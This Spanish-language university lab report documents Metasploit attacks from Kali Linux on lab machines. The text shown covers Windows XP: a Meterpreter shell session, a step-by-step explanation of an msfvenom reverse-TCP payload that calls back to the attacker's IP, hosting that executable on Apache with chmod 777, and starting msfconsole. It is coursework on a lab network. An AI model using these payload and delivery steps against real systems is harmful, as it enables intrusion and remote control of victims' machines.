Informe 3 – Clase 07

Camilo Andrés Tello Mosquera

Universidad Tecnológica del Chocó Diego Luis Córdoba
Facultad de Ingeniería
Ingeniería de telecomunicaciones e informática
Auditoria y Seguridad de redes

Prof. Rafael Sandoval Morales

Quibdó-Choco

Tabla de contenido

1 Explotación con de Windows XP 9

1.1 Máquina atacante: Kali Linux, IP 192.192.192.4 9

1.2 Máquina víctima: Windows XP, IP 192.192.192.12 10

1.3 Explotación Netapi para Entrar a Meterpreter 11

1.4 Configuración RHOST y Exploit 12

1.5 Preparación de directorios y verificación de archivos 14

1.6 Generación del payload para Windows XP 14

1.7 Inicio del servidor Apache y Estado 15

1.8 Preparación del directorio web 15

1.9 Otorgar Permisos 15

1.10 Copia del payload al servidor web 16

1.11 Configuración del handler en Metasploit 16

1.12 Carga el módulo listener para payloads. 17

1.13 Configura el handler para recibir la conexión del payload Windows. 17

1.14 Configuración RHOST y LHOST 18

1.15 Ejecución de Archivo en maquina Victima 18

1.16 Ejecución del handler Exploit 19

1.17 Verificación de la sesión Meterpreter 19

2 Explotación con de Windows XP 21

2.1 Máquina atacante: Kali Linux, IP 192.192.192.4 21

2.2 Máquina Victima: Windows Server 2003 IP 192.192.192.10 22

2.3 Generación del payload para Windows Server 2003 22

2.4 Preparación de directorios y verificación de archivos 23

2.5 Inicio del servidor Apache y Estado 23

2.6 Preparación del directorio web 24

2.7 Otorgar Permisos 24

2.8 Copia del payload al servidor web 24

2.9 Configuración de Metasploit para escuchar conexiones 25

2.10 Configuración del RHOST Y LHOST y verificar configuracion: 26

2.11 Ejecución de Archivo tello2003.exe en Maquina Victima 26

2.12 Explotación de Windows Server 2003 29

3 Instalación y Explotación de Ubuntu 31

3.1 Instalación de Ubuntu 31

4 Explotación con de Ubuntu 42

4.1 Máquina atacante: Kali Linux, IP 192.192.192.4 42

4.2 Máquina Victima: Ubuntu IP 192.192.192.13 43

4.3 Generación del payload para Ubuntu 44

4.4 Entrar a la carpeta donde guardaste el payload 44

4.5 Se inició el servicio Apache 45

4.6 Preparación del directorio web 45

4.7 Otorgar Permisos 45

4.8 Cambio a la carpeta Clase y Copia del payload al servidor web 45

4.9 Configuración del handler en Metasploit 46

4.10 Buscamos en Puerto multi Handler 47

4.11 Cargar el módulo multi/handler en Metasploit 47

4.12 Configuración del payload en Metasploit 47

4.13 Verificación de opciones 47

4.14 Asignación de parámetros RHOST y LPORT 48

4.15 Confirmación de configuración 48

4.16 Ejecución del handler 49

4.17 Renombrar la página por defecto de Apache para permitir el acceso a los archivos del servidor web 49

4.18 Descargamos archivo tello_ubuntu.elf 50

4.19 Entrar a la carpeta de Descargas 51

4.20 Asignar permisos de ejecución al archivo malicioso en Linux 51

4.21 Ejecutamos el archivo tello_ubuntu.elf del Payload en la Víctima 51

4.22 Obtención de la Sesión Meterpreter 51

5 Conclusión 52

6 Bibliografía 53

Tabla de Ilustraciones

Ilustración 1 Máquina atacante: Kali Linux, IP 192.192.192.4 9
Ilustración 2 Máquina víctima: Windows XP, IP 192.192.192.12 10
Ilustración 3 Search Netapi 11
Ilustración 4 Generacion payload 14
Ilustración 5 Ejecucion y estado de Apache 15
Ilustración 6 Msfconsole 16
Ilustración 7 cargar modulo : Search Multi handler 17
Ilustración 8 1.1.13 Configuración RHOST y LHOST 18
Ilustración 9 Ejecución archivo tello.exe 18
Ilustración 10 Exploit y Meterpreter Windows XP 19
Ilustración 11Meterpreter Windows XP 20
Ilustración 12 Máquina atacante: Kali Linux, IP 192.192.192.4 21
Ilustración 13: Máquina Victima: Windows Server 2003 IP 192.192.192.10 22
Ilustración 14 Generacion archivo payload tello20003.exe 23
Ilustración 15 Ejecución y Estado Apache 24
Ilustración 16 msfconsole 25
Ilustración 17 Configuración del RHOST Y LHOST 26
Ilustración 18 Exploit Windows Server 2003 29
Ilustración 19 Migracion 30
Ilustración 20Máquina atacante: Kali Linux, IP 192.192.192.4 42
Ilustración 21 Máquina Victima: Ubuntu IP 192.192.192.13 43
Ilustración 22 Ping de Kali a Ubuntu 43
Ilustración 23 Ejecucion Apache 45
Ilustración 24 msfconsole 46
Ilustración 25 Buscamos en Puerto multi Handler 47
Ilustración 26 Cargar el módulo multi/handler en Metasploit 47
Ilustración 27 Configuración del payload en Metasploit 47
Ilustración 28 options 48
Ilustración 29 Asignación de parámetros RHOST y LPORT 48
Ilustración 30 Exploit 49
Ilustración 31 Ejecutamos el archivo tello_ubuntu.elf 51
Ilustración 32 Meterpreter Ubuntu 51

Introducción

En el presente laboratorio se realizó un análisis y explotación de sistemas operativos Windows vulnerables, específicamente Windows XP SP3 , Windows Server 2003 SP1 y Ubuntu utilizando la distribución Kali Linux como entorno de pruebas.

El objetivo principal fue poner en práctica técnicas de **generación de payloads, configuración de handlers, escalación de privilegios y extracción de información sensible** mediante la herramienta Metasploit Framework.

Esta experiencia permitió familiarizarse con el proceso completo de identificación de vulnerabilidades y ejecución de exploits sobre sistemas inseguros, desde la conexión inicial hasta la obtención de privilegios de administrador, aplicando los conocimientos adquiridos en clases del docente (Rafael Sandoval).

Objetivos Generales

Analizar y explotar vulnerabilidades en sistemas Windows XP, Windows Server 2003 y Ubuntu, utilizando Metasploit Framework, con el fin de reforzar los conocimientos en ciberseguridad ofensiva y pruebas de penetración.

Objetivos Específicos

- Generar y configurar payloads de Meterpreter para conexiones reversas hacia sistemas Windows vulnerables.

- Configurar y utilizar módulos de Metasploit (multi/handler) para recibir sesiones activas de los sistemas atacados.

- Documentar cada paso técnico, incluyendo comandos utilizados y resultados obtenidos, para evidenciar el proceso de explotación y aprendizaje.

1 Explotación con de Windows XP

- **Máquina atacante:** Kali Linux, IP 192.192.192.4
- **Máquina víctima:** Windows XP, IP 192.192.192.12
- **Payload:** windows/meterpreter/reverse_tcp
- **Puerto de escucha:** 4678 TCP
- **Archivo ejecutable en Windows XP:** tello.exe

Antes de iniciar, se verificó que el payload estaba descargado en la máquina víctima y que Kali podía comunicarse con Windows XP mediante ping.

1.1 Máquina atacante: Kali Linux, IP 192.192.192.4




Ilustración 1 Máquina atacante: Kali Linux, IP 192.192.192.4

1.2 Máquina víctima: Windows XP, IP 192.192.192.12




Ilustración 2 Máquina víctima: Windows XP, IP 192.192.192.12

1.3 Explotación Netapi para Entrar a Meterpreter








Ilustración 3 Search Netapi




1.4 Configuración RHOST y Exploit






Kali Linux [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
tello@Freeman: ~
Archivo Acciones Editar Vista Ayuda
meterpreter > screenshot
Screenshot saved to: /home/tello/nOeWdlwE.jpeg
meterpreter > ps
Process List
meterpreter > shell
Process 160 created.
Channel 1 created.
Microsoft Windows XP [Versi•n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>ps
CTRL DERECHA
ESP
LAA
12:33 a.m.
3/09/2025


C:\Documents and Settings>dir
Directorio de C:\Documents and Settings
C:\Documents and Settings>cd way**
C:\Documents and Settings\wayner_antonio_moya_>cd Esc**
C:\Documents and Settings\wayner_antonio_moya_\Escritorio>mk UTCH-PRIVIL
'mk' no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.
C:\Documents and Settings\wayner_antonio_moya_\Escritorio>mkdir UTCH-PRIVIL
Ya existe el subdirectorio o el archivo UTCH-PRIVIL.
Directorio de C:\Documents and Settings\wayner_antonio_moya_\Escritorio
C:\Documents and Settings\wayner_antonio_moya_\Escritorio>
192.192.192.12 - Meterpreter session 1 closed. Reason: Died
CTRL DERECHA
ESP
LAA
12:35 a.m.
3/09/2025

1.5 Preparación de directorios y verificación de archivos

- Lista los archivos y carpetas del directorio actual (/home/tello).
- Resultado: muestra carpetas como CLASE, Documentos, y los archivos tello.exe y otras imágenes.

1.6 Generación del payload para Windows XP

msfvenom

- Herramienta de Metasploit para **generar payloads**.
- Permite crear ejecutables, scripts o código para distintos sistemas operativos.

-p windows/meterpreter/reverse_tcp

- -p indica el **payload a usar**.
- windows/meterpreter/reverse_tcp genera un **payload Meterpreter para Windows** que realiza una **conexión inversa** hacia la máquina atacante.

LHOST=192.192.192.4

- Define la **IP de escucha** del payload (tu Kali Linux).
- El payload se conectará a esta dirección una vez ejecutado en la víctima.

LPORT=4678

- Define el **puerto de escucha** que el payload usará para conectarse al handler.
- Debe coincidir con el puerto configurado en Metasploit (set LPORT 4678).

-f exe

- Especifica el **formato del payload** a generar.
- En este caso, exe indica que se creará un archivo ejecutable para Windows.

> tello.exe

- Redirige la salida de msfvenom hacia un archivo llamado tello.exe.
- Resultado: se genera un archivo ejecutable listo para transferir a la máquina víctima Windows XP.

Ilustración 4 Generacion payload

```
┌──(root㉿Freeman)-[/home/tello/CLASE]
└─# ls
tello.exe

┌──(root㉿Freeman)-[/home/tello/CLASE]
└─# ls -la
total 84
drwxrwxr-x  2 tello tello  4096 sep  2 21:54 .
drwx------ 20 tello tello  4096 sep  2 22:11 ..
-rw-rw-r--  1 tello tello 73802 sep  2 22:15 tello.exe
```

1.7 Inicio del servidor Apache y Estado

- Inicia el servidor web Apache en Kali Linux.
- Verifica que Apache esté **activo y corriendo**.
- Resultado: estado active (running) y muestra procesos del servidor.

```
┌──(root㉿Freeman)-[/home/tello/CLASE]
└─# service apache2 start

┌──(root㉿Freeman)-[/home/tello/CLASE]
└─# service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Tue 2025-09-02 21:56:03 -05; 20min ago
 Invocation: 833e5ea4e2aa41bca38217c08d0bcba9
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 55794 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 55815 (apache2)
      Tasks: 6 (limit: 4545)
     Memory: 21.3M (peak: 22.1M)
        CPU: 342ms
     CGroup: /system.slice/apache2.service
             ├─55815 /usr/sbin/apache2 -k start
             ├─55826 /usr/sbin/apache2 -k start
             ├─55827 /usr/sbin/apache2 -k start
             ├─55828 /usr/sbin/apache2 -k start
             ├─55829 /usr/sbin/apache2 -k start
             └─55830 /usr/sbin/apache2 -k start

sep 02 21:56:03 Freeman systemd[1]: Starting apache2.service - The Apache HTTP Server...
sep 02 21:56:03 Freeman systemd[1]: Started apache2.service - The Apache HTTP Server.
```

Ilustración 5 Ejecucion y estado de Apache

1.8 Preparación del directorio web

Cambia al directorio raíz del servidor web donde se alojarán archivos descargables por la víctima.

```
┌──(root㉿Freeman)-[/home/tello/CLASE]
└─# cd /var/www/html

┌──(root㉿Freeman)-[/var/www/html]
└─# ls
index.html  index.nginx-debian.html  satena.exe
```

1.9 Otorgar Permisos

Cambia los permisos del directorio para que sea **totalmente accesible** (lectura, escritura y ejecución) a todos los usuarios.

```
┌──(root㉿Freeman)-[/var/www/html]
└─# chmod 777 /var/www/html
```

1.10 Copia del payload al servidor web

- Copia el archivo `tello.exe` al directorio web, haciéndolo accesible a través de HTTP.

```
┌──(root㉿Freeman)-[/home/tello/CLASE]
└─# cp tello.exe /var/www/html
```

- Verifica que el archivo tello.exe esté en el directorio del servidor web junto con otros archivos (index.html, satena.exe).

```
┌──(root㉿Freeman)-[/home/tello/CLASE]
└─# cd /var/www/html

┌──(root㉿Freeman)-[/var/www/html]
└─# ls
index.html  index.nginx-debian.html  satena.exe  tello.exe
```

1.11 Configuración del handler en Metasploit

- Inicia Metasploit Framework.

```
zsh: corrupt history file /home/tello/.zsh_history
┌──(tello㉿Freeman)-[~]
└─$ msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

          wake up, Neo...
       the matrix has you
     follow the white rabbit.

          knock, knock, Neo.

                        (`.         ,-,
                        `-.`.     ,;' /
                          `.  ,'/ .'
                           `. X /.'
                 .-;--''--.._` ` (
               .'            /   `
              ,           ` '   Q '
              ,         ,   `._    \
           ,.|         '     `-.;_'
           :  .  `  ;    `  ,    )   .'
      ,'  `  ,'  ,  )   .'
       `._ ,  '   /_
          ; ,''-,;' ``-
           ``-..__``--`

                             https://metasploit.com

       =[ metasploit v6.4.84-dev                          ]
+ -- --=[ 2,547 exploits - 1,309 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

